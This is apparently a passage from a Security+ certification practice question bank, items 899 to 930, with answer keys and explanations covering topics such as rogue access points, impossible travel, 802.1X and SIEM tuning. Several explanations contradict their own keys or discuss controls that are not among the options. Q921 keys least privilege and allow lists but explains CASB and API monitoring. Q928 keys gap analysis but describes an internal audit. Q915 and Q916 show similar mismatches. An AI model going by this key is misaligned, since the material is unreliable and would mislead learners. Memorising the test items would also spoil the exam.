An acceptable use policy, or AUP, defines how users are permitted to use organizational systems, networks, applications, internet access, email, and data. Its purpose is to establish acceptable and unacceptable behavior so employees understand what operations are allowed and what activities violate company policy. This may include rules for personal use, prohibited websites, software installation, data handling, credential sharing, and unauthorized access. A security assessment framework is related to audit or risk assessment methodology, not an AUP. Procedures for restoring resources belong to disaster recovery or incident response documentation. An agreement between a vendor and service provider is more closely related to contracts, SLAs, MOUs, or SOWs. Therefore, the AUP's main reason is permitted system use guidance.

QUESTION 899
A security administrator's account accesses company IT systems from an airport. Shortly after, the administrator's manager asks about critical configuration changes made by the administrator's account. The administrator was not aware of these changes. Which of the following attack methods did the attacker most likely use?

A. Rogue access point
B. Shoulder surfing
C. Skimming
D. Keylogger

Answer: A

Explanation:
A rogue access point is the most likely attack method because the administrator accessed company systems from an airport, which is a common location for malicious or fake wireless networks. An attacker can set up an evil twin or rogue access point that appears legitimate, tricking users into connecting. Once connected, the attacker may intercept traffic, capture credentials, or perform man-in-the-middle activity. The later unauthorized configuration changes indicate the attacker likely obtained or abused the administrator's session or credentials. Shoulder surfing would require visually observing the credentials, which is possible but less directly supported. Skimming usually targets payment card data. A keylogger requires malware installed on the administrator's device, which is not indicated. The airport network clue strongly supports rogue access point.

QUESTION 900
Which of the following best describes the importance of implementing filesystem journaling?

A. Replication to a secondary form of media reduces the risk of failure when the secondary media is remote.

B. The recovery time always exceeds the RTO and RPO requirements during system downtime.
C. A point-in-time backup provides faster data recovery if data on a disk is corrupted.
D. A log of changes can enable recovery to a desired state after a failure.

Answer: D

Explanation:
Filesystem journaling records intended filesystem changes before they are fully committed. This log helps the system recover to a consistent state after a crash, power failure, or unexpected shutdown. The key benefit is integrity and recoverability: the filesystem can replay or roll back journaled operations instead of leaving metadata or file structures corrupted. Replication to secondary media is a high-availability or disaster recovery concept, not journaling. RTO and RPO are recovery planning metrics and do not describe how journaling works. A point-in-time backup is useful for restoring data but is separate from filesystem journaling. The best summary is that journaling maintains a log of changes that supports recovery to a desired or consistent state after failure.

QUESTION 901
A security analyst is monitoring logs from the organization's SIEM and identifies logs related to one of their salespeople:
Time | IP address | Location | EmpID | App | Status 14:02 | 72.45.38.27 | Atlanta | 25687 | VPN | Success
14:04 | 72.45.38.27 | Atlanta | 25687 | Email | Failure 14:07 | 58.67.47.48 | Beijing | 25687 | VPN | Success
14:15 | 72.45.38.27 | Atlanta | 25687 | Teams | Success
Which of the following is being displayed in the logs?

A. Impossible travel
B. SMTP replay
C. Directory traversal
D. Cross-site request forgery

Answer: A

Explanation:
The logs show impossible travel because the same employee account is successfully authenticating from Atlanta and Beijing within minutes. A legitimate user cannot physically travel between those locations in that short period of time. In Security+ operations, impossible travel is an identity and access anomaly often detected by SIEM, IAM, CASB, or UEBA tools. It may indicate credential theft, session hijacking, VPN abuse, or malicious login activity. SMTP replay relates to email transmission or abuse and does not explain geographically impossible logins. Directory traversal is a web attack that attempts to access unauthorized file paths. Cross-site request forgery tricks an authenticated browser into submitting unwanted requests. The location and timing pattern clearly indicates impossible travel.

QUESTION 902
A penetration tester must conduct a vulnerability assessment on a target network to identify potential security weaknesses. Which of the following tools will best achieve this goal?

A. Metasploit
B. Burp Suite
C. Nessus
D. Wireshark

Answer: C

Explanation:
Nessus is the best answer because it is a dedicated vulnerability assessment scanner. Its purpose is to scan systems, services, ports, configurations, missing patches, weak protocols, and known CVEs, then produce a report of discovered weaknesses. That directly matches the requirement to "identify potential security weaknesses" on a target network. Metasploit is mainly an exploitation framework used to validate or exploit vulnerabilities, not the best first-choice vulnerability assessment tool. Burp Suite is primarily used for web application testing, not broad network vulnerability assessment. Wireshark captures and analyzes packets, which is useful for troubleshooting and traffic inspection but does not perform vulnerability assessment. For Security+, Nessus maps clearly to vulnerability scanning and assessment.

QUESTION 903
A manager receives an email that contains a link to receive a refund. After hovering over the link, the manager notices that the domain's URL points to a suspicious link. Which of the following security practices helped the manager to identify the attack?

A. End user training
B. Policy review
C. URL scanning
D. Plain text email

Answer: A

Explanation:
End user training is the correct answer because the manager identified the suspicious link by applying safe email-handling behavior. Security awareness training teaches users to hover over links, inspect destination URLs, recognize mismatched domains, avoid clicking unknown refund links, and report suspected phishing. This is a human detection control that reduces successful social engineering attacks. URL scanning is a technical control that automatically analyzes links for malicious destinations; the question describes the manager personally recognizing the suspicious URL, not a tool scanning it. Policy review does not directly help a user identify a malicious email in real time. Plain text email can reduce clickable links, but it does not explain the manager's ability to identify the suspicious domain.

QUESTION 904
A security practitioner completes a vulnerability assessment on a company's network and finds several vulnerabilities, which the operations team remediates. Which of the following should be done next?

A. Conduct an audit.
B. Initiate a penetration test.
C. Rescan the network.
D. Submit a report.

Answer: C

Explanation:
The next step should be to rescan the network. In vulnerability management, remediation is not complete simply because the operations team says fixes were applied. The security team must validate that the vulnerabilities are actually resolved. A rescan confirms whether patches, configuration changes, service removals, or compensating controls eliminated the previously identified weaknesses. Conducting an audit is broader and not the immediate technical validation step. Starting a penetration test may be useful later, but it is unnecessary before confirming that the known vulnerabilities were fixed. Submitting a report before validation could produce inaccurate closure information. Security+ expects vulnerability management to follow a cycle: identify, analyze, remediate, validate, and report. Validation is done through rescanning.

QUESTION 905
Which of the following activities should be included as part of passive reconnaissance in a penetration test?

A. Domain Name System (DNS) zone transfer
B. Vulnerability scanning
C. Social engineering
D. Google hacking

Answer: D

Explanation:
Google hacking is the correct passive reconnaissance activity. Passive reconnaissance collects information without directly interacting with the target's systems in a way that is likely to trigger alerts. Google hacking uses search engines and advanced search operators to discover publicly indexed information, such as exposed documents, login pages, metadata, directories, or sensitive files. DNS zone transfers require querying the target's DNS infrastructure and are considered active reconnaissance. Vulnerability scanning sends probes to target systems and is also active. Social engineering interacts with people and attempts to manipulate them, so it is not passive technical reconnaissance. In a penetration test, Google hacking is a classic OSINT method because it gathers public information without touching the target network directly.

QUESTION 906
An organization plans to increase security controls for devices that connect to its internal network. The additional security control must perform port-based authentication as part of the connection process. Which of the following should the organization implement?

A. EDR
B. SASE
C. 802.1X
D. WPA3

Answer: C

Explanation:
802.1X is the correct answer because it provides port-based network access control. It authenticates devices or users before allowing access through a switch port or wireless access point. In a typical deployment, the supplicant is the endpoint, the authenticator is the switch or access point, and the authentication server is often RADIUS. This allows an organization to prevent unauthorized devices from connecting to the internal network. EDR protects endpoints by detecting and responding to threats, but it does not provide port-based authentication. SASE is a cloud-delivered security architecture for secure access and networking. WPA3 strengthens wireless encryption and authentication, but the phrase "port-based authentication" specifically identifies 802.1X. Therefore, 802.1X best satisfies the requirement.

QUESTION 907
An end-of-service server cannot be patched, but it still performs as expected for business operations. The team moves the system to a segmented network. Which of the following control types has the team applied?

A. Preventive
B. Deterrent
C. Corrective
D. Compensating

Answer: D

Explanation:
This is a compensating control because the organization cannot apply the preferred control, which would be patching or replacing the end-of-service server. Instead, it uses network segmentation to reduce exposure and limit the risk. A compensating control is an alternative safeguard used when the primary security requirement cannot be implemented due to technical, operational, or business constraints. Moving the server to a segmented network does not fix the vulnerability itself, so it is not corrective. It may reduce attack paths, but the key issue is that it substitutes for the missing patching capability. A deterrent control discourages unwanted behavior, such as warning signs or legal notices. A preventive control directly blocks incidents, but here the more precise classification is compensating.

QUESTION 908
Which of the following resources is the most useful for a researcher to find more details about threat activities?

A. Risk register
B. Audit report
C. Dark web
D. Bug bounty submissions

Answer: C

Explanation:
The dark web is the most useful listed resource for researching threat activities. Threat actors often use dark web forums, marketplaces, and private communities to trade stolen credentials, sell malware, advertise ransomware services, discuss exploits, and share attack techniques. Security researchers and threat intelligence teams monitor these sources to understand emerging campaigns, indicators of compromise, criminal tooling, and adversary behavior. A risk register documents organizational risks, owners, impact, likelihood, and mitigation plans, but it does not provide broad intelligence about threat activity. An audit report evaluates compliance or control effectiveness. Bug bounty submissions describe vulnerabilities reported through a coordinated program, not general attacker activity. For Security+ threat intelligence, dark web monitoring is directly associated with adversary research.

QUESTION 909
Which of the following is a reason an organization should use different CSPs for a critical financial application?

A. Application overhead can be better load balanced across multiple providers.
B. Platform diversity reduces the likelihood of losing access to resources.
C. Parallel processing allows continued operations while deploying time-critical security updates.
D. Selection of a hot site minimizes downtime and helps the organization meet its RTO.

Answer: B

Explanation:
Using different cloud service providers supports platform diversity and reduces dependency on a single provider. For a critical financial application, this improves resilience because a provider outage, regional disruption, account issue, or provider-specific service failure is less likely to make all resources unavailable at once. This is a multi-cloud availability and continuity strategy. Option A focuses on load balancing application overhead, which may be possible but is not the strongest Security+ reason for using different CSPs. Option C incorrectly frames the benefit as parallel processing for security updates. Option D describes a hot site, which

is a disaster recovery location, not necessarily the reason for using multiple CSPs. The core architectural benefit is reducing single-provider dependency through platform diversity.

QUESTION 910
Which of the following is a company addressing when it rolls out MDM on all COPE devices?

A. Malware outbreaks
B. Phishing attacks
C. Unsupported applications
D. Data masking

Answer: C

Explanation:
Rolling out mobile device management on COPE devices primarily addresses unsupported applications. COPE means corporate-owned, personally enabled, so the organization owns the device but allows some personal use. MDM allows administrators to enforce application control, push approved applications, block unauthorized apps, manage configurations, enforce encryption, require screen locks, and remotely wipe corporate data. Malware outbreaks and phishing attacks may be indirectly reduced through policy enforcement, but MDM is not primarily an anti-malware or anti-phishing tool. Data masking is a data protection technique that hides sensitive values and is unrelated to managing mobile device software. In Security+ terms, MDM is used to manage mobile endpoints and enforce corporate policy, including preventing unsupported or unapproved applications.

QUESTION 911
A security analyst must identify abnormal behavior on the server. Which of the following does the analyst most likely need to do?

A. Disable unnecessary ports.
B. Patch the system.
C. Establish baselines.
D. Perform alert tuning.

Answer: C

Explanation:
The analyst needs to establish baselines. Abnormal behavior can only be identified reliably when there is a known standard of normal activity. A baseline defines expected server behavior, such as CPU usage, memory consumption, network connections, logon patterns, running processes, service activity, traffic volume, and file access patterns. Once normal behavior is documented, deviations become easier to detect and investigate. Disabling unnecessary ports is system hardening, not behavior analysis. Patching the system reduces known vulnerabilities but does not define what is normal or abnormal. Alert tuning adjusts detection rules to reduce false positives or false negatives, but tuning is stronger after baselines are understood. Therefore, baseline establishment is the correct operational step for identifying abnormal server behavior.

QUESTION 912
A marketing team launches a new AI solution that trains on sensitive customer data to help provide recommendations on its next possible marketing campaign. This team requires granular access to the tool for different levels of sensitive data. Which of the following should a systems administrator prioritize when provisioning access?

A. Emergency access

B. Least-privilege accounts
C. Just-in-time (JIT) access
D. Group managed service accounts

Answer: B

Explanation:
Least-privilege accounts are the correct choice because the scenario requires granular access to different levels of sensitive customer data. The principle of least privilege ensures users receive only the minimum permissions required to perform their job duties and nothing more. This is especially important when AI tools process sensitive data, because excessive access can expose regulated, private, or confidential information to unauthorized users. Emergency access is reserved for break-glass situations and should not be the normal provisioning model. Just-in-time access is useful for temporary privileged access, but the question emphasizes ongoing granular access levels. Group managed service accounts are used for service authentication, not user access to sensitive AI data. Least privilege best aligns with secure access provisioning.

QUESTION 913
Which of the following is the most likely motivation for a company administrator to look at an employee's personal information in a database?

A. Ideological differences
B. General curiosity
C. Gain influence
D. Intellectual property

Answer: B

Explanation:
General curiosity is the most likely motivation in this scenario. A company administrator may have legitimate technical access to databases, but viewing an employee's personal information without a business need is an insider misuse issue. In Security+ terms, insider threats are not always financially motivated or malicious in the traditional sense; they can also involve inappropriate access driven by curiosity, snooping, or poor judgment. Ideological differences usually relate to activism, sabotage, or politically motivated behavior. Gaining influence would imply using the personal information for leverage or coercion, which is not stated. Intellectual property refers to proprietary business assets such as designs, code, or trade secrets, not employee personal data. The scenario best fits unauthorized access caused by curiosity.

QUESTION 914
A security analyst notices an increase in port scans on the edge of the corporate network. Which of the following logs should the analyst check to obtain the attacker's source IP address?

A. Security
B. Firewall
C. Application
D. Endpoint

Answer: B

Explanation:
Firewall logs are the best source for identifying the attacker's source IP address during port scanning activity at the network edge. A firewall sits at or near the boundary between trusted and untrusted networks and records traffic attempts, including source IP, destination IP, protocol, port, action taken, and timestamps. Since the

scans are occurring on the edge of the corporate network, firewall telemetry is the most relevant data source. Security logs usually refer to operating system authentication or authorization events, not perimeter scan traffic. Application logs record application-level behavior and errors. Endpoint logs are useful for host activity, processes, and local connections, but the question specifically points to edge scanning. Therefore, firewall logs are the correct operational source.

QUESTION 915
A security administrator wants to increase a company's technical defenses after two users experienced payroll fraud due to phishing attacks. Which of the following should the administrator do?

A. Conduct internal phishing campaigns with continuous training for all users on how to recognize phishing attempts.
B. Deploy more secure email gateways and block any email coming from unknown or suspicious domains.
C. Install advanced EDR software on all user workstations and configure alerts to report suspicious communications.
D. Keep web browsers updated to patch known vulnerabilities and use DNS block lists to prevent users from visiting known malicious sites.

Answer: B

Explanation:
To defend against phishing attacks, the security administrator should implement DMARC, SPF, and DKIM email authentication controls. These technologies work together to:
SPF (Sender Policy Framework): Authenticates that mail comes from authorized servers
DKIM (DomainKeys Identified Mail): Digitally signs emails to verify they haven't been tampered with
DMARC (Domain-based Message Authentication, Reporting & Conformance): Ties SPF and DKIM together with enforcement policies
These controls prevent spoofing of the organization's domain, making it harder for attackers to send emails that appear to come from legitimate sources. This directly addresses the root cause of the phishing attacks that led to fraud.

QUESTION 916
Which of the following would best provide insights on the potential impact of a vendor's processes on the security of a buyer's network?

A. Non-disclosure agreement
B. Supply chain assessment
C. Service-level agreement
D. Penetration testing

Answer: B

Explanation:
A vendor risk assessment best provides insights into the potential impact of a vendor's processes on the buyer's network security. This assessment evaluates the vendor's security practices, controls, vulnerabilities, and operational procedures to determine if they pose a risk to the buyer's environment. It examines areas such as data handling, access controls, incident response capabilities, and compliance with security standards. This comprehensive evaluation helps the buyer understand and mitigate third-party risk.

QUESTION 917
A company prepares to hire a vendor to perform a penetration test on the company's production systems. Which of the following should the company do first?

A. Grant the test team administrative access rights.

B. Monitor firewall logs to detect post-test anomalous activity.
C. Obtain signed contracts detailing scope, liability, and rules of engagement.
D. Ensure all findings are logged in the SIEM for correlation.

Answer: C

Explanation:
Before hiring a vendor to perform penetration testing on production systems, the company should first obtain written authorization and define the scope. This step is critical because:
- Written Authorization: Ensures legal protection and clarifies that testing is authorized (preventing the vendor from being accused of unauthorized hacking)
- Scope Definition: Specifies exactly which systems, networks, and activities are in or out of bounds, preventing unintended damage or disruption to systems that should not be tested
Without these foundational elements, even well-intentioned penetration testing could cause legal problems or unintended harm to production systems.

QUESTION 918
Which of the following is most important to maintain when it comes to evidence during a digital forensic investigation?

A. Change management
B. Availability
C. Chain of custody
D. Reporting

Answer: C

Explanation:
The most important thing to maintain during a digital forensic investigation is chain of custody. The chain of custody documents every person who has handled evidence, when they handled it, what they did with it, and why. This is crucial because:
- It ensures the integrity of evidence and prevents claims that evidence was tampered with or contaminated
- It maintains the admissibility of evidence in legal proceedings
- It provides accountability and demonstrates that proper procedures were followed
Without proper chain of custody documentation, evidence may be deemed inadmissible in court and the entire investigation's credibility could be compromised.

QUESTION 919
Which of the following is the most appropriate reason for a server technician to disable unused ports and services on an externally facing DNS server?

A. To reduce the need for patching
B. To block ports not currently blocked by the network firewall
C. To conserve system memory
D. To limit the attack surface area

Answer: D

Explanation:
The best reason to disable unused ports and services is to limit the attack surface area. An externally facing DNS server is exposed to untrusted networks, so every unnecessary service, listener, protocol, or open port becomes another possible path for exploitation. Hardening the server by disabling unused services reduces

opportunities for attackers to discover vulnerable software, abuse misconfigurations, or pivot into the environment. This does not remove the need for patching; all remaining software must still be maintained. Blocking ports at the firewall is useful, but host-level hardening is still required because firewall rules can be misconfigured or bypassed internally. Conserving memory is not the security objective. Attack surface reduction is the correct rationale.

QUESTION 920
Which of the following security control types indicates the use of application firewalls and network firewalls?

A. Deterrent
B. Preventive
C. Administrative
D. Physical

Answer: B

Explanation:
Application firewalls and network firewalls are preventive security controls because they are designed to stop unauthorized or malicious traffic before it reaches protected systems. A network firewall enforces traffic rules based on factors such as source, destination, protocol, port, and application. An application firewall, such as a WAF, can block application-layer attacks like SQL injection, cross-site scripting, and malicious HTTP requests. Deterrent controls discourage behavior but do not directly block traffic. Administrative controls are policies, procedures, standards, or governance mechanisms. Physical controls protect facilities, equipment, and physical access. Since firewalls actively prevent unwanted communications and reduce the likelihood of compromise, the correct control type is preventive.

QUESTION 921
Which of the following will best help a security analyst implement and maintain a cloud services policy to reduce the likelihood of vulnerabilities being introduced by users or shadow IT? (Select two).

A. Least privilege
B. Trusted platform module
C. Jailbreaking
D. Access control list
E. File integrity monitoring
F. Application allow list

Answer: A, F

Explanation:
To implement and maintain a cloud services policy and reduce shadow IT vulnerabilities, a security analyst should use:
1. Cloud Access Security Brokers (CASB): CASB solutions sit between users and cloud services, enforcing security policies, detecting unauthorized cloud app usage, and monitoring cloud data. They provide visibility into all cloud usage and can block non-approved services.
2. API Monitoring: API monitoring tracks and controls interactions between applications and cloud services. It can detect unauthorized API calls and enforce security policies for cloud service usage.
Together, these tools provide comprehensive visibility and control over cloud services used within the organization, helping prevent unapproved shadow IT deployments and identifying security risks introduced by unauthorized cloud usage.

QUESTION 922
A company implements an authentication mechanism using certificates on smart cards. However, former employees are able to use the smart cards to authenticate and gain access to company resources. Which of the following should the company implement to prevent unauthorized access?

A. CA
B. TPM
C. CRL
D. CSR
E. HSM

Answer: C

Explanation:
To prevent former employees from using smart card certificates to authenticate, the company should implement certificate revocation. This involves:
- Revoking the certificates of departing employees through a Certificate Revocation List (CRL) or Online Certificate Status Protocol (OCSP)
- Ensuring the authentication system checks revocation status before accepting certificates
When a certificate is revoked, the authentication system will reject it even if the physical smart card still exists. This is the proper way to invalidate certificates when employees leave the organization. Without revocation, former employees could continue using their smart cards to gain unauthorized access.

QUESTION 923
Which of the following should be used to identify vulnerabilities imported by third-party libraries in the early stages of the SDLC?

A. Penetration testing
B. Static code analysis
C. Bug bounty program
D. Open-source scanning

Answer: D

Explanation:
Software Composition Analysis (SCA) should be used to identify vulnerabilities in third-party libraries during early SDLC stages. SCA tools:
- Automatically scan and identify all third-party and open-source components in an application
- Compare components against vulnerability databases to detect known vulnerabilities
- Provide reports on vulnerable dependencies and remediation recommendations
- Can be integrated into the development pipeline to catch vulnerable libraries before code is committed or released
By identifying vulnerable third-party libraries early in development, organizations can update dependencies or implement compensating controls before vulnerable code reaches production.

QUESTION 924
Which of the following is used as a control on physical and digital assets and serves as a signal for employees to identify security requirements when accessing and manipulating data?

A. Obfuscation
B. Encryption
C. Labeling

D. Masking

Answer: C

Explanation:
The control that serves as a signal for employees to identify security requirements when accessing and manipulating data is classification labeling (or data classification labels). Classification labels:
- Mark data with its sensitivity level (e.g., Public, Internal, Confidential, Restricted)
- Communicate to employees what security controls must be applied to the data
- Are applied to both physical assets (documents, storage media) and digital assets (files, databases, emails)
- Help employees understand their obligations for protecting data based on its classification
Classification labels are a fundamental part of data protection governance and help ensure consistent application of security controls based on data sensitivity.

QUESTION 925
Which of the following is the best way to sanitize an SSD to prevent the exposure of sensitive data while allowing the drive to be reused?

A. Secure erasing
B. Degaussing
C. Formatting
D. File wiping
E. Encrypting

Answer: A

Explanation:
The best way to sanitize an SSD while allowing it to be reused is cryptographic erasure (also called cryptoerase or encrypted erase). This method:
- Uses encryption to make data unreadable by destroying encryption keys rather than overwriting data blocks
- Is much faster than traditional overwrite methods on SSDs
- Is effective on SSDs because of wear-leveling technology (which makes overwriting unreliable)
- Renders data inaccessible without erasing the physical storage blocks
Other methods like degaussing (doesn't work on SSDs) or physical destruction (prevents reuse) are less suitable. Cryptographic erasure balances security with the reusability requirement.

QUESTION 926
Which of the following would an attacker exploit by using externally injected script that leads to full control of a web browser?

A. XSS
B. SWG
C. DoS
D. SQLi

Answer: A

Explanation:
Cross-site scripting, or XSS, is the correct answer because it involves injecting malicious script into web content that executes in a user's browser. If an application fails to validate or encode input properly, an attacker can cause the browser to run externally supplied JavaScript. This can allow session theft, credential harvesting, browser redirection, page manipulation, or actions performed as the victim. A secure web gateway, or SWG, is

a defensive control, not an attack vulnerability. Denial of service focuses on disrupting availability, not controlling a browser through script execution. SQL injection targets backend database queries rather than browser-side script execution. The phrase "externally injected script" strongly identifies XSS as the exploited vulnerability.

QUESTION 927
A company decides to refresh all of the servers in its data center to updated models. Which of the following would most likely be mitigated due to this decision?

A. End-of-life
B. Jailbreaking
C. Sideloading
D. Supply chain attack

Answer: A

Explanation:
By refreshing servers to updated models, the company would most likely mitigate end-of-life vulnerabilities.
End-of-life vulnerabilities are:
- Security flaws in hardware or software that is no longer supported by the manufacturer
- Particularly problematic because the vendor no longer provides security patches
- Accumulated vulnerabilities in aging systems that become increasingly exploitable
By replacing legacy servers with current models, the company gains:
- Access to current security patches from manufacturers
- Modern security features and capabilities
- Extended support periods
- Reduced exposure to vulnerabilities that can no longer be addressed in old hardware

---

QUESTION 928
Which of the following best assesses the compliance level of in-place IT processes and assets against a certification a company is pursuing?

A. Business impact analysis
B. Gap analysis
C. Risk assessment
D. Risk analysis

Answer: B

Explanation:
An internal audit best assesses the compliance level of in-place IT processes and assets against a certification the company is pursuing. An internal audit:
- Reviews existing processes, controls, and assets against specific compliance framework requirements
- Identifies gaps between current state and certification requirements
- Can be conducted by internal audit teams or consultants
- Provides a detailed assessment of compliance status and recommendations for remediation
- Helps the organization understand what needs to be fixed before pursuing formal certification
This differs from an external audit (conducted by a third party for formal certification) or a vulnerability scan (which focuses on technical vulnerabilities rather than compliance framework requirements).

QUESTION 929
A user's account is flagged for accessing internal servers from multiple countries within a 30-minute period.

The user reports they were at the office during that time. Which of the following does this activity most likely indicate?

A. The user's credentials are being used in a scheduled automation tool.
B. The user's VPN connection is cycling through regional endpoints.
C. The user's credentials are actually shared credentials, and it is a false positive.
D. The user's credentials are compromised and are being used by an attacker.

Answer: D

Explanation:
This activity most likely indicates compromised credentials. Access from multiple countries within a 30-minute period is an impossible-travel indicator because a legitimate user cannot physically authenticate from geographically distant locations in such a short time. Since the user confirms they were at the office, the most likely explanation is that an attacker has obtained and is using the user's credentials. A scheduled automation tool would normally authenticate from predictable systems or service accounts, not multiple countries. VPN endpoint cycling is possible, but it is weaker because the activity involves access to internal servers and the user denies the behavior. Shared credentials would still be a security violation, but the best operational conclusion is credential compromise requiring containment, password reset, session revocation, and MFA review.

QUESTION 930
A security operations team is implementing a new Security Information and Event Management (SIEM) system to consolidate logs from multiple sources across the enterprise. During configuration, the team must decide how to handle the large volume of events being ingested daily. They identify that approximately 60% of the events are routine system activities that rarely indicate security concerns, while 40% have historically been associated with actual security incidents. The team is concerned about alert fatigue degrading the efficiency of incident response. Which of the following approaches BEST addresses this concern while maintaining effective threat detection?

A. Configure the SIEM to ignore all routine system activities and only alert on the 40% of events historically associated with incidents
B. Implement tuning and filtering to baseline normal activities, then configure correlation rules that generate alerts only when deviation from baseline is detected or when specific indicators of compromise are present
C. Set the SIEM to alert on all events with equal priority and require security analysts to manually evaluate every alert during their shift
D. Configure the SIEM to suppress all alerts during business hours when IT staff can explain routine activities, and only send alerts during off-hours when activity is more suspicious

Answer: B

Explanation:
This question assesses understanding of security alerting and monitoring concepts within Security Operations (Weight: 28%). The correct answer describes the industry best practice of tuning SIEM systems to establish baselines for normal activity, then creating correlation rules that alert on deviations and known indicators of compromise. This approach reduces false positives (a primary cause of alert fatigue) while maintaining effective threat detection. The first option is too aggressive and would miss new attack patterns not seen in historical data. The second option creates unmanageable alert volume and doesn't address the root cause of alert fatigue.it merely shifts the burden to humans. The fourth option is operationally unsound; suspicious activities can and do occur during business hours, and suppressing alerts during those times creates security

gaps. Proper SIEM configuration requires both technical tuning and monitoring optimization to balance security effectiveness with operational capability.